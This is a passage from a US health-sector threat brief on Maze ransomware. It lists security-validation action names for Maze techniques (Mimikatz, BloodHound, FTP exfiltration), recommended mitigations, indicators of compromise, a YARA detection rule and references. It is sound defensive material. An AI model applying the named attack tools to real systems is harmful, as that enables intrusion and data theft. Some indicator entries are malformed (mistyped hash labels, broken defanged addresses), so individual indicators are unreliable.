| | | | | File Deletion (T1107) | | | | | | | |

*TTPs are ordered from the most commonly used (red) to the least commonly used (green)



Mandiant Security Validation Actions for Maze



Organizations can use these to validate their security controls against these actions

| CODE | DESCRIPTION |
|----------|--|
| A100-877 | Active Directory - BloodHound, CollectionMethod All |
| A150-006 | Command and Control - BEACON, Check-in |
| A101-030 | Command and Control - MAZE Ransomware, C2 Beacon, Variant #1 |
| A101-031 | Command and Control - MAZE Ransomware, C2 Beacon, Variant #2 |
| A101-032 | Command and Control - MAZE Ransomware, C2 Beacon, Variant #3 |
| A100-878 | Command and Control - MAZE Ransomware, C2 Check-in |
| A100-887 | Command and Control - MAZE, DNS Query #1 |
| A100-888 | Command and Control - MAZE, DNS Query #2 |
| A100-889 | Command and Control - MAZE, DNS Query #3 |
| A100-890 | Command and Control - MAZE, DNS Query #4 |
| A100-891 | Command and Control - MAZE, DNS Query #5 |
| A100-509 | Exploit Kit Activity - Fallout Exploit Kit CVE-2018-8174, Github PoC |
| A100-339 | Exploit Kit Activity - Fallout Exploit Kit CVE-2018-8174, Landing Page |
| A101-033 | Exploit Kit Activity - Spelevo Exploit Kit, MAZE C2 |
| A100-208 | FTP-based Exfil/Upload of PII Data (Various Compression) |
| A104-488 | Host CLI - Collection, Exfiltration: Active Directory Reconnaissance with SharpHound, CollectionMethod All |
| A104-046 | Host CLI - Collection, Exfiltration: Data from Local Drive using PowerShell |
| A104-090 | Host CLI - Collection, Impact: Creation of a Volume Shadow Copy |
| A104-489 | Host CLI - Collection: Privilege Escalation Check with PowerUp, Invoke-AllChecks |
| A104-037 | Host CLI - Credential Access, Discovery: File & Directory Discovery |
| A104-052 | Host CLI - Credential Access: Mimikatz |
| A104-167 | Host CLI - Credential Access: Mimikatz (2.1.1) |
| A104-490 | Host CLI - Defense Evasion, Discovery: Terminate Processes, Malware Analysis Tools |
| A104-491 | Host CLI - Defense Evasion, Persistence: MAZE, Create Target.Ink |
| A104-500 | Host CLI - Discovery, Defense Evasion: Debugger Detection |
| A104-492 | Host CLI - Discovery, Execution: Antivirus Query with WMI, PowerShell |
| A104-374 | Host CLI - Discovery: Enumerate Active Directory Forests |
| A104-493 | Host CLI - Discovery: Enumerate Network Shares |
| A104-481 | Host CLI - Discovery: Language Query Using PowerShell, Current User |
| A104-482 | Host CLI - Discovery: Language Query Using reg query |



Mandiant Security Validation Actions (Continued)



| CODE | DESCRIPTION |
|----------|---|
| A104-494 | Host CLI - Discovery: MAZE, Dropping Ransomware Note Burn Directory |
| A104-495 | Host CLI - Discovery: MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.html Variant |
| A104-496 | Host CLI - Discovery: MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.txt Variant |
| A104-027 | Host CLI - Discovery: Process Discovery |
| A104-028 | Host CLI - Discovery: Process Discovery with PowerShell |
| A104-029 | Host CLI - Discovery: Remote System Discovery |
| A104-153 | Host CLI - Discovery: Security Software Identification with Tasklist |
| A104-083 | Host CLI - Discovery: System Info |
| A104-483 | Host CLI - Exfiltration: PowerShell FTP Upload |
| A104-498 | Host CLI - Impact: MAZE, Desktop Wallpaper Ransomware Message |
| A104-227 | Host CLI - Initial Access, Lateral Movement: Replication Through Removable Media |
| A100-879 | Malicious File Transfer - Adfind.exe, Download |
| A150-046 | Malicious File Transfer - BEACON, Download |
| A100-880 | Malicious File Transfer - Bloodhound Ingester Download, C Sharp Executable Variant |
| A100-881 | Malicious File Transfer - Bloodhound Ingester Download, C Sharp PowerShell Variant |
| A100-882 | Malicious File Transfer - Bloodhound Ingester Download, PowerShell Variant |
| A101-037 | Malicious File Transfer - MAZE Download, Variant #1 |
| A101-038 | Malicious File Transfer - MAZE Download, Variant #2 |
| A101-039 | Malicious File Transfer - MAZE Download, Variant #3 |
| A101-040 | Malicious File Transfer - MAZE Download, Variant #4 |
| A101-041 | Malicious File Transfer - MAZE Download, Variant #5 |
| A101-042 | Malicious File Transfer - MAZE Download, Variant #6 |
| A101-043 | Malicious File Transfer - MAZE Download, Variant #7 |
| A101-044 | Malicious File Transfer - MAZE Download, Variant #8 |
| A101-045 | Malicious File Transfer - MAZE Download, Variant #9 |
| A101-034 | Malicious File Transfer - MAZE Dropper Download, Variant #1 |
| A101-035 | Malicious File Transfer - MAZE Dropper Download, Variant #2 |
| A100-885 | Malicious File Transfer - MAZE Dropper Download, Variant #4 |
| A101-036 | Malicious File Transfer - MAZE Ransomware, Malicious Macro, PowerShell Script Download |
| A100-284 | Malicious File Transfer - Mimikatz W/ Padding (1MB), Download |
| A100-886 | Malicious File Transfer - Rclone.exe, Download |
| A100-484 | Scanning Activity - Nmap smb-enum-shares, SMB Share Enumeration |



Mitigation Practices: Maze



The HHS 405(d) Program published the Health Industry Cybersecurity Practices (HICP), which is a free resource that identifies the top five cyber threats and the ten best practices to mitigate them. Below are the practices from HICP that can be used to mitigate Maze.

| DEFENSE/MITIGATION/COUNTERMEASURE | 405(d) HICP REFERENCE |
|--|---------------------------|
| Provide social engineering and phishing training to employees. | [10.S.A], [1.M.D] |
| Develop and maintain policy on suspicious e-mails for end users; Ensure suspicious e-mails are reported. | [10.S.A], [10.M.A] |
| Ensure emails originating from outside the organization are automatically marked before received. | [1.S.A], [1.M.A] |
| Apply patches/updates immediately after release/testing; Develop/maintain patching program if necessary. | [7.S.A], [7.M.D] |
| Implement Intrusion Detection System (IDS); Keep signatures and rules updated. | [6.S.C], [6.M.C], [6.L.C] |
| Implement spam filters at the email gateways; Keep signatures and rules updated. | [1.S.A], [1.M.A] |
| Block suspicious IP addresses at the firewall; Keep firewall rules are updated. | [6.S.A], [6.M.A], [6.L.E] |
| Implement whitelisting technology to ensure that only authorized software is allowed to execute. | [2.S.A], [2.M.A], [2.L.E] |
| Implement access control based on the principal of least privilege. | [3.S.A], [3.M.A], [3.L.C] |
| Implement and maintain anti-malware solution. | [2.S.A], [2.M.A], [2.L.D] |
| Conduct system hardening to ensure proper configurations. | [7.S.A], [7.M.D] |
| Disable the use of SMBv1 (and all other vulnerable services and protocols) and require at least SMBv2. | [7.S.A], [7.M.D] |

Background information can be found here:

<https://www.phe.gov/Preparedness/planning/405d/Documents/HICP-Main-508.pdf>



Maze: Indicators of Compromise



Indicators of Compromise:

- There are instances of IOCs being rendered obsolete upon public release and obsolete IOCs being reused, so any organization attempting to defend themselves should consider all possibilities.
- New IOCs are constantly being released, especially with a tool as prominent and frequently used as Maze. It is therefore incumbent upon any organization attempting to defend themselves to remain vigilant, maintain situational awareness and be ever on the lookout for new IOCs to operationalize in their cyber defense infrastructure.

| INDICATOR | TYPE | DESCRIPTION |
|--|------------|----------------------------|
| e8a091a84dd2ea7ee429135ff48e9f48f7787637ccb79f6c3eb42f34588bc684 | SHA2566 | Executable |
| f83fb9ce6a83da58b20685c1d7e1e546 | MD5 | Executable |
| hxxp://92[.].63[.]8[.]47 | IP address | Command and Control server |
| hxxp://92[.].63[.]32[.]2 | IP address | Command and Control server |
| hxxp://92[.].63[.]37[.]100 | IP address | Command and Control server |
| hxxp://92[.].63[.]194[.]20 | IP address | Command and Control server |
| hxxp://92[.].63[.]17[.]245 | IP address | Command and Control server |
| hxxp://92[.].63[.]32[.]55 | IP address | Command and Control server |
| hxxp://92[.].63[.]11[.]151 | IP address | Command and Control server |
| hxxp://92[.].63[.]194[.]3 | IP address | Command and Control server |
| hxxp://92[.].63[.]15[.]8 | IP address | Command and Control server |
| hxxp://92[.].63[.]29[.]137 | IP address | Command and Control server |
| hxxp://92[.].63[.]32[.]57 | IP address | Command and Control server |
| hxxp://92[.].63[.]15[.]56 | IP address | Command and Control server |
| hxxp://92[.].63[.]11[.]151 | IP address | Command and Control server |
| hxxp://92[.].63[.]32[.]52 | IP address | Command and Control server |
| hxxp://92[.].63[.]15[.]6 | IP address | Command and Control server |
| aoacugmutagkwctu[.]onion | Domain | Unidentified use |
| mazedecrypt[.]top | Domain | Unidentified use |
| mazenews[.]top | Domain | Unidentified use |
| newsmaze[.]top | Domain | Unidentified use |



Maze: Indicators of Compromise (Continued)



| INDICATOR | TYPE | DESCRIPTION |
|---|---------|-------------|
| 04e22ab46a8d5dc5fea6c41ea6fdc913b793a4e33df8f0bc1868b72b180c0e6e | SHA2566 | Executable |
| 067f1b8f1e0b2bfe286f5169e17834e8cf7f4266b8d97f28ea78995dc81b0e7b | SHA2566 | Executable |
| 1161b030293e58d15b6a6a814a61a6432cf2c98ce9d156986157b432f3ebcf78 | SHA2566 | Executable |
| 153defee225de889d2ac66605f391f4aeaa8b867b4093c686941e64d0d245a57 | SHA2566 | Executable |
| 195ef8cfabc2e877ebb1a60a19850c714fb0a477592b0a8d61d88f0f96be5de9 | SHA2566 | Executable |
| 30b72e83d66cbe9e724c8e2b21179aecdd4bcf68b2ec7895616807df380afab54 | SHA2566 | Executable |
| 33afa2f1d53d5279b6fc87ce6834193fdd7e16e4b44e895aae4b9da00be0c502 | SHA2566 | Executable |
| 4080402553e9a86e954c1d9b7d0bb059786f52aba4a179a5d00e219500c8f43d | SHA2566 | Executable |
| 5603a16cbf81d183d3ff4fea5477af1a4be01321865f0978c0e128051ec0a82 | SHA2566 | Executable |
| 58fe9776f33628fd965d1bcc442ec8dc5bfae0c648dcaec400f6090633484806 | SHA2566 | Executable |
| 5c9b7224ffd2029b6ce7b82ea40d63b9d4e4f502169bc91de88b4ea577f52353 | SHA2566 | Executable |
| 6878f7bd90434ac5a76ac2208a5198ce1a60ae20e8505fc110bd8e42b3657d13 | SHA2566 | Executable |
| 6a22220c0fe5f578da11ce22945b63d93172b75452996defdc2ff48756bde6af | SHA2566 | Executable |
| 822a264191230f753546407a823c6993e1a83a83a75fa36071a874318893afb8 | SHA2566 | Executable |
| 83f8ce81f71d6f0b1ddc6b4f3add7a5deef8367a29f59b564c9539d6653d1279 | SHA2566 | Executable |
| 877c439da147bab8e2c32f03814e3973c22cbcd112d35bc2735b803ac9113da1 | SHA2566 | Executable |
| 91514e6be3f581a77daa79e2a4905dcbdf6bdcc32ee0f713599a94d453a26fc1 | SHA2566 | Executable |
| 9751ae55b105ad8ffe6fc5dc7aea60ad723b6df67a959aa2ea6f4fa640d20a71 | SHA2566 | Executable |
| 9ad15385f04a6d8dd58b4390e32d876070e339eee6b8da586852d7467514d1b1 | SHA2566 | Executable |
| 9be70b7fe15cd64aed5b1adc88c2d5270bce534d167c4a42d143ae0059c3da1c | SHA2566 | Executable |



Yara Rule



```
rule maze_unpacked {
  meta:
    description = "Rule to detect unpacked Maze samples"
    author = "Marc Rivero | McAfee ATR Team"
  strings:
    $opcode_sequence = { 5589e583ec208b450c8b4d08c745fc00 }
    $opcode_sequence_2 = { 5589e553575683e4f883ec28c7042400 }
    $opcode_sequence_3 = { 5589e55dc3662e0f1f84000000000090 }
    $opcode_sequence_4 = { 5589e553575683e4f081ecc00200008b }
    $opcode_sequence_5 = { 5589e553575683e4f081ecc0000000f }
    $opcode_sequence_6 = { 5589e583ec208b45108b4d0c8b550883 }
    $opcode_sequence_7 = { 5589e5575683ec388b45108b4d0c8b55 }
    $opcode_sequence_8 = { 5589e5575683e4f883ec088b45088b48 }
    $opcode_sequence_9 = { 5589e5575683e4f883ec088b45088b48 }
    $opcode_sequence_10 = { 5589e5575683e4f883ec088b45088b48 }
    $opcode_sequence_11 = { 5589e553575683e4f083ec408a42048b }
    $opcode_sequence_12 = { 5589e583ec188b4508837d08008945fc }
    $opcode_sequence_13 = { 5589e553575683e4f8b8d05b000687f }
    $opcode_sequence_14 = { 5589e5508b450831c98945fc89c883c4 }
    $opcode_sequence_15 = { 5589e553575683e4f883ec708b5d0889 }
    $opcode_sequence_16 = { 5589e583ec308b45088b4d08894df883 }
    $opcode_sequence_17 = { 5589e553575683e4f881ec1803000f2 }
    $opcode_sequence_18 = { 5589e583ec188b45088b4d08894df48b }
    $opcode_sequence_19 = { 5589e583ec2056be74c14400566a0068 }
    $opcode_sequence_20 = { 5589e553575683e4f081ec900000008b }
    $opcode_sequence_21 = { 5589e583ec4f083ec208b4d108b450c0f }
    $opcode_sequence_22 = { 5589e55383e4f883ec108b4d0c8b4508 }
    $opcode_sequence_23 = { 5589e583ec348b450831c9831188b55 }
    $opcode_sequence_24 = { 5589e553575683e4f883ec7031f68379 }
    $opcode_sequence_25 = { 5589e553575683e4f881ec3001000089 }
    $opcode_sequence_26 = { 5589e553575683e4f881ec00000000f }
    $opcode_sequence_27 = { 558b589608361d1943a57d0ba6492beb }
    $opcode_sequence_28 = { 5589e553575683e4f883ec1089ce6a00 }
    $opcode_sequence_29 = { 5589e5575683e4f883ec688b75088b7d }
    $opcode_sequence_30 = { 5589e553575683e4f883ec386a006a00 }
    $opcode_sequence_31 = { 558b7c240868dca8440057683d484300 }
    $opcode_sequence_32 = { 5589e55683e4f881ec2801000089ce8d }
    $opcode_sequence_33 = { 5589e583ec188b450831c98b5508c704 }
    $opcode_sequence_34 = { 5589e583ec308b450c8b4d088b55088b }
    $opcode_sequence_35 = { 5589e583ec348b450831c9831188b55 }
    $opcode_sequence_36 = { 5589e553575683e4f881ec7804000f2 }
    $opcode_sequence_37 = { 5589e583ec108b4508837d08008945f8 }
    $opcode_sequence_38 = { 5589e583ec348b4508837d08008945dc }
    $opcode_sequence_39 = { 5589e55683ec548b45088b4d08894df0 }
    $opcode_sequence_40 = { 558bec5de9a48efeffe9ef8effffcc }
    $opcode_sequence_41 = { 5589e553575683ec108b45108b4d0c8b }
    $opcode_sequence_42 = { 5589e5575683ec348b4508c745f40100 }
    $opcode_sequence_43 = { 558bec8325a0c345000083ec1c5333db }
    $opcode_sequence_44 = { 5589e553575683e4f083ec208b750c0f }
    $opcode_sequence_45 = { 5589e583ec348b450c8b4d088b55088b }
    $opcode_sequence_46 = { 558b6fd8d843ef516154e2526781aeed }

  condition:
    ( uint16(0) == 0x5a4d ) and 38 of them
}
```

Ransomware Maze

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ransomware-maze/>





Reference Materials

References



- The basics of a ransomware infection as Snake, Maze expands
<https://blog.talosintelligence.com/2020/05/the-basics-of-ransomware-infection-as.html>
- BrightTalk Webinar: Navigating MAZE - Analysis of a Rising Ransomware Threat
<https://www.brighttalk.com/webcast/10469/408167/navigating-maze-analysis-of-a-rising-ransomware-threat>
- Mandiant dishes on notorious Maze ransomware group
<https://searchsecurity.techtarget.com/news/252483684/Mandiant-dishes-on-notorious-Maze-ransomware-group>
- FireEye White Paper: Ransomware Protection and Containment Strategies
<https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/wp-ransomware-protection-and-containment-strategies.pdf>
- Maze Ransomware Attack on a US IT Firm
<https://success.trendmicro.com/solution/000250200-Maze-Ransomware-Attack-on-a-US-IT-Firm>
- FBI Warns of Maze Ransomware Focusing on U.S. Companies
<https://www.bleepingcomputer.com/news/security/fbi-warns-of-maze-ransomware-focusing-on-us-companies/>
- Ransomware Recap: Clop, DeathRansom, and Maze Ransomware
<https://www.trendmicro.com/vinfo/ae/security/news/cybercrime-and-digital-threats/ransomware-recap-clop-deathransom-and-maze-ransomware>





- Maze Ransomware Now Delivered by Spelevo Exploit Kit
<https://www.bleepingcomputer.com/news/security/maze-ransomware-now-delivered-by-spelevo-exploit-kit>
- Mandiant dishes on notorious Maze ransomware group
<https://searchsecurity.techtarget.com/news/252483684/Mandiant-dishes-on-notorious-Maze-ransomware-group>
- Maze Ransomware Now Delivered by Spelevo Exploit Kit
<https://www.bleepingcomputer.com/news/security/maze-ransomware-now-delivered-by-spelevo-exploit-kit/>
- Threat actors combining data exposure with ransomware attacks
<https://searchsecurity.techtarget.com/news/252477942/Threat-actors-combining-data-exposure-with-ransomware-attacks>
- CB TAU Threat Intelligence Notification: Maze Ransomware
<https://www.carbonblack.com/2019/07/08/cb-tau-threat-intelligence-notification-maze-ransomware/>
- Maze Ransomware Releases Files Stolen from City of Pensacola
<https://www.bleepingcomputer.com/news/security/maze-ransomware-releases-files-stolen-from-city-of-pensacola/>
- Data Encrypted for Impact
<https://attack.mitre.org/techniques/T1486/>
- Maze Ransomware Behind Pensacola Cyberattack, \$1M Ransom Demand
<https://www.bleepingcomputer.com/news/security/maze-ransomware-behind-pensacola-cyberattack-1m-ransom-demand/>
- Incident Response lessons from recent Maze ransomware attacks
<https://blog.talosintelligence.com/2019/12/IR-Lessons-Maze.html>
- Maze Ransomware Adjusts Recovery Fee According to Device Type
<https://securityintelligence.com/news/maze-ransomware-adjusts-recovery-fee-according-to-device-type/>



- Ransom.Win32.MAZE.THJBBAI
<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Win32.MAZE.THJBBAI>
- Ransom.Win32.MAZE.G
<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Win32.MAZE.G>
- Ransom.Win32.MAZE.B
<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Win32.MAZE.B/>
- Malpedia: Maze
<https://malpedia.caad.fkie.fraunhofer.de/details/win.maze>
- Navigating the MAZE: Tactics, Techniques and Procedures Associated With MAZE Ransomware Incidents
<https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incident.html>
- Allied Universal Breached by Maze Ransomware, Stolen Data Leaked
<https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/>
- Maze Ransomware Used in Pensacola Cyber Attack
<https://hotforsecurity.bitdefender.com/blog/maze-ransomware-used-in-pensacola-cyber-attack-21923.html>
- Maze Ransomware Gang Dumps Purported Victim List
<https://www.databreachtoday.com/blogs/maze-ransomware-gang-dumps-purported-victim-list-p-2839>

References



- FBI Alerts to Rise in Maze Ransomware, Extortion Attempts
<https://healthitsecurity.com/news/fbi-alerts-to-rise-in-maze-ransomware-extortion-attempts>
- 5 things to know about Maze, a ransomware with a different approach to infecting organizations
<https://www.beckershospitalreview.com/cybersecurity/5-things-to-know-about-maze-a-ransomware-with-a-different-approach-to-infecting-organizations.html>
- Maze ransomware operators once again take to the internet to publish a list of victim organizations
<https://cyware.com/news/maze-ransomware-operators-once-again-take-to-the-internet-to-publish-a-list-of-victim-organizations-916f3a49>
- Bouygues Construction Shuts Down Network to Thwart Maze Ransomware
<https://www.bleepingcomputer.com/news/security/bouygues-construction-shuts-down-network-to-thwart-maze-ransomware/>
- Maze Ransomware Sued for Publishing Victim's Stolen Data
<https://www.bleepingcomputer.com/news/security/maze-ransomware-sued-for-publishing-victims-stolen-data/>
- Maze Ransomware Hits Law Firms and French Giant Bouygues
<https://www.infosecurity-magazine.com/news/maze-ransomware-law-firms-french/>
- Maze ransomware spree continues amid advisories from French, FBI officials
<https://www.cyberscoop.com/maze-ransomware-law-firms-fbi/>
- FBI warns U.S. companies about Maze ransomware, appeals for victim data
<https://www.cyberscoop.com/fbi-maze-ransomware/>





- Maze Team statement ridicules security “experts” and IT administrators who try to cover up breaches
<https://www.databreaches.net/maze-team-statement-ridicules-security-experts-and-it-administrators-who-try-to-cover-up-breaches/>
- Package delivery giant Pitney Bowes confirms second ransomware attack in 7 months
<https://www.zdnet.com/article/package-delivery-giant-pitney-bowes-confirms-second-ransomware-attack-in-7-months>
- Cognizant's Maze ransomware attack could cost up to \$70M
<https://www.ciodive.com/news/cognizant-maze-ransomware/577677/>
- Threat Brief: Maze Ransomware Activities
<https://unit42.paloaltonetworks.com/threat-brief-maze-ransomware-activities/>
- Maze ransomware
<https://resources.infosecinstitute.com/maze-ransomware/>
- Cyber gangsters hit UK medical firm poised for work on coronavirus with Maze ransomware attack
<https://www.computerweekly.com/news/252480425/Cyber-gangsters-hit-UK-medical-research-organisation-poised-for-work-on-Coronavirus>
- Maze Ransomware Not Getting Paid, Leaks Data Left and Right
<https://www.bleepingcomputer.com/news/security/maze-ransomware-not-getting-paid-leaks-data-left-and-right/>



- Maze ransomware gang pledges to stop attacking hospitals
<https://searchsecurity.techtarget.com/news/252480334/Maze-ransomware-gang-pledges-to-stop-attacking-hospitals>
- Ransomware attacks have evolved into something more dangerous
<https://www.devdiscourse.com/article/technology/1071039-ransomware-attacks-have-evolved-into-something-more-dangerous>
- Maze Ransomware Demands \$6 Million Ransom From Southwire
<https://www.bleepingcomputer.com/news/security/maze-ransomware-demands-6-million-ransom-from-southwire/>
- Maze Ransomware Attacks Italy in New Email Campaign
<https://www.bleepingcomputer.com/news/security/maze-ransomware-attacks-italy-in-new-email-campaign/>
- Maze Ransomware Exploiting Exploit Kits
<https://securityboulevard.com/2019/11/maze-ransomware-exploiting-exploit-kits/>
- Cyber-Criminals Behind Maze Ransomware Threaten Release of Data if Not Paid
<http://pages.communications.cyber.nj.gov/Share.aspx?i=0949629ed47d55a1d84d1c82575f46dbd58264ad00c3659ca16a969c5c44ba0f>
- Maze Ransomware Used in Pensacola Cyber Attack
<https://securityboulevard.com/2019/12/maze-ransomware-used-in-pensacola-cyber-attack/>



- Maze Ransomware Not Getting Paid, Leaks Data Left and Right
<https://www.bleepingcomputer.com/news/security/maze-ransomware-not-getting-paid-leaks-data-left-and-right/>
- Allied Universal Breached by Maze Ransomware, Stolen Data Leaked
<https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/>
- Maze Ransomware Continues to Hit Healthcare Units amid Coronavirus (COVID-19) Outbreak
<https://securityboulevard.com/2020/03/maze-ransomware-continues-to-hit-healthcare-units-amid-coronavirus-covid-19-outbreak/>
- Sodinokibi Ransomware Publishes Stolen Data for the First Time
<https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-publishes-stolen-data-for-the-first-time/>
- Ransomware Maze
<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ransomware-maze/>
- Nemty Ransomware to Start Leaking Non-Paying Victim's Data
<https://www.bleepingcomputer.com/news/security/nemty-ransomware-to-start-leaking-non-paying-victims-data/>
- Here's a list of all the ransomware gangs who will steal and leak your data if you don't pay
<https://www.zdnet.com/article/heres-a-list-of-all-the-ransomware-gangs-who-will-steal-and-leak-your-data-if-you-dont-pay/>



- Chubb Cyber Insurer Allegedly Hit By Maze Ransomware Attack
<https://www.bleepingcomputer.com/news/security/chubb-cyber-insurer-allegedly-hit-by-maze-ransomware-attack/>
- Bouygues Construction Shuts Down Network to Thwart Maze Ransomware
<https://www.bleepingcomputer.com/news/security/bouygues-construction-shuts-down-network-to-thwart-maze-ransomware/>
- Maze Ransomware Hits Law Firms and French Giant Bouygues
<https://www.infosecurity-magazine.com/news/maze-ransomware-law-firms-french/>
- Maze ransomware spree continues amid advisories from French, FBI officials
<https://www.cyberscoop.com/maze-ransomware-law-firms-fbi/>
- The Marriage of Data Exfiltration and Ransomware
<https://www.coveware.com/blog/marriage-ransomware-data-breach>
- BitPyLock Ransomware Now Threatens to Publish Stolen Data
<https://www.bleepingcomputer.com/news/security/bitpylock-ransomware-now-threatens-to-publish-stolen-data/>



Upcoming Briefs

- Medical Data on Raid Forums: Case Study
- Covid-19 Phishing and E-mail Security



Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback to HC3@HHS.GOV.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV or call us Monday-Friday, between 9am-5pm (EST), at **(202) 691-2110**.





HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products



Sector & Victim Notifications

Directed communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft and general notifications to the HPH about currently impacting threats via the HHS OIG



White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.



Threat Briefings & Webinar

Briefing document and presentation that provides actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic or want to join our listserv? Send your request for information (RFI) to HC3@HHS.GOV or call us Monday-Friday, between 9am-5pm (EST), at (202) 691-2110.





Questions

Contact



**Health Sector Cybersecurity
Coordination Center (HC3)**



(202) 691-2110



HC3@HHS.GOV